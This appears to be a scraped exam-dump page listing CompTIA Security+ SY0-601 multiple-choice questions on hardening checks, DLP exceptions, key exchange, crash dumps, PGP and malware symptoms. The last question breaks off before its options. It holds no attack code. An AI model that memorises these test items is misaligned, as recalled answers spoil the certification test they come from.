
An organization wants to quickly assess how effectively the IT team hardened new laptops. Which of the following would be the best solution to perform this assessment?

A. Install a SIEM tool and properly configure it to read the OS configuration files

B. Load current baselines into the existing vulnerability scanner

C. Maintain a risk register with each security control marked as compliant or non-compliant

D. Manually review the secure configuration guide checklists



Actual exam question from CompTIA's SY0-601

Question #: 442

Topic #: 1

[All SY0-601 Questions]


A user is trying to upload a tax document which the corporate finance department requested but a security program is prohibiting the upload. A security analyst determines the file contains PII. Which of the following steps can the analyst take to correct this issue?

A. Create a URL filter with an exception for the destination website

B. Add a firewall rule to the outbound proxy to allow file uploads

C. Issue a new device certificate to the user's workstation

D. Modify the exception list on the DLP to allow the upload



Actual exam question from CompTIA's SY0-601

Question #: 443

Topic #: 1

[All SY0-601 Questions]


A cybersecurity analyst at Company A is working to establish a secure communication channel with a counterpart at Company B, which is 3,000 miles (4,828 kilometers) away. Which of the following concepts would help the analyst meet this goal in a secure manner?

A. Digital signatures

B. Key exchange

C. Salting

D. PPTP



Actual exam question from CompTIA's SY0-601

Question #: 444

Topic #: 1

[All SY0-601 Questions]


A security analyst is reviewing computer logs because a host was compromised by malware. After the computer was infected it displayed an error screen and shut down. Which of the following should the analyst review first to determine more information?

A. Dump file

B. System log

C. Web application log

D. Security log



Actual exam question from CompTIA's SY0-601

Question #: 445

Topic #: 1

[All SY0-601 Questions]

A security architect is working on an email solution that will send sensitive data. However, funds are not currently available in the budget for building additional infrastructure. Which of the following should the architect choose?

A. POP

B. IPSec

C. IMAP

D. PGP

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 446

Topic #: 1

[All SY0-601 Questions]

A user reset the password for a laptop but has been unable to log in to it since then. In addition, several unauthorized emails were sent on the user's behalf recently. The security team investigates the issue and identifies the following findings:

- Firewall logs show excessive traffic from the laptop to an external site.
- Unknown processes were running on the laptop.
- RDP connections that appeared to be authorized were made to other network devices from the laptop.
- High bandwidth utilization alerts from that user's username.

Which of the following is most likely installed on the laptop?

